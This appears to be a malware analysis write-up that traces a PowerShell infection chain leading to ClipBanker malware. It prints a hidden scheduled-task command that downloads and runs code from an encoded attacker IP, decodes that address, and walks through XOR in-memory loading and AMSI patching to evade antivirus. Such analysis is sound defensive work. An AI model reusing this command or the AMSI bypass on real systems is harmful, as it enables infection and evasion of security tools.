Stage overview
In this analysis we will be going over several stages of obfuscating, loading and deploying the primary payload. The attack chain for today is:
- Initial delivery - PowerShell command set to autorun by different malware
- Stage 1 - PowerShell script reflectively decrypts XOR payload and loads stage 2 script
- Stage 2 - PowerShell script checks for VM, patches AMSI, executes shellcode via Early Bird APC injection
- Stage 3 - Shellcode is a custom reflective loader; unpacks stage 4 payload, executes it in memory
- Stage 4 - ClipBanker malware written in Zig
Initial delivery
During ritual malware removal on r/computerviruses, I came across an interesting entry in FRST:
Task: {62C37816-E275-4961-9931-718657BBCACC} - System32\Tasks\Windows Perflog => C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe [454656 2025-08-30] (Microsoft Windows -> Microsoft Corporation) -> -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command "sal psv1 $env:SystemRoot\System32\WindowsPowerShell\v1.0\powershell.exe; iex(irm 45.10245905/reg)" <==== ATTENTION
This entry means that there is a task called PerfLog that starts PowerShell, which will read whatever is at 45.10245905/task and execute it in the same window.
It is also going to be started as hidden using -WindowStyle Hidden argument.
This entry also did not appear on the system out of nowhere. Some other malware dropped it there and it is unique in a way because it does not really need any executable on the disk except PowerShell (that is present on every system) to execute.
That means you can have no malware present on disk but this one specific malicious registry entry and you'll be getting infected over and over again.
This is called LOLBin abuse - Living-Off-The-Land Binary abuse. It refers to legitimate and built-in tools (like PowerShell) being abused for malicious purposes. Just like you can do various legitimate stuff with PowerShell, you can also abuse it to download malware.
It is effective because technically you aren't introducing any new malicious file to the system itself by executing a malicious PowerShell command.
A great list of these can be found on Living Off The Land Binaries, Scripts and Libraries - LOLBAS.
PowerShell command analysis

So we have this command now. The 45.10245905/task which is supposed to be a URL does not really look like a URL now.
We can use this CyberChef recipe to decode it into regular decimals, from which we can create the URL.

So let's fill in the IP now:
The 45. part stays, but the 10245905 gets replaced by the 156.87.17 (with dots instead of spaces to match the IP addresses format).
To test if it works, let's try opening it in our browser:

It works! It's time to get through the first stage.
Stage 1 - PowerShell script
Understanding the functionality
I decided to disable word wrapping because I don't need to scroll several thousands of the byte arrays.

We see a setxorKey and the useByteArray variables. My assumption now is that the byte array is decoded using the XOR key and then executed.
The script is still obfuscated and it would take a long time to find the actual decryption function, so I decided to search where else is the useByteArray used.

Found it! This is the decryption function. The syntax seems like the classic XOR decryption using the xorkey.
Because this is only a function and not directly the executed code, it's time to find the part that triggers the authPracticeNova XOR decryption function.

Great, here we have the actual in-memory execution using ScriptBlock. It calls the function authPracticeNova and starts the XOR decoded byte array in memory.
Writing a decode script

To get to the next stage, I have decided to recreate the exact same decryption function in a different file with the only exception that I won't be executing it in memory using ScriptBlock but instead I will be saving it to a file data.vir.
Of course, I used the same byte array, same XOR key, same method of decryption.
Stage 2 - PowerShell script
What did we get?

Seems like we did everything correctly! We got another stage of a PowerShell script. Let's go over some of the interesting parts of it.
AMSI patching

Here we have the AMSI patching function. AMSI patching is a method of bypassing detection. The AmsiScanBuffer is being glued together to avoid detection.
In general, every executed script command is passed via AMSI to the antimalware service provider. If you use the default AV - Windows Defender then it is checked by WD.
The following are being passed to the antimalware software by AMSI:
- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros

Here is the part where it actually patches the memory in the current process.
- It finds the
AmsiScanBuffersignature - Changes the memory protection using
VirtualProtectto writable if needed - Creates replacement bytes
- Patches the memory using
WriteProcessMemory- writes zeros to it - Restores original memory protection using
VirtualProtect
Time check
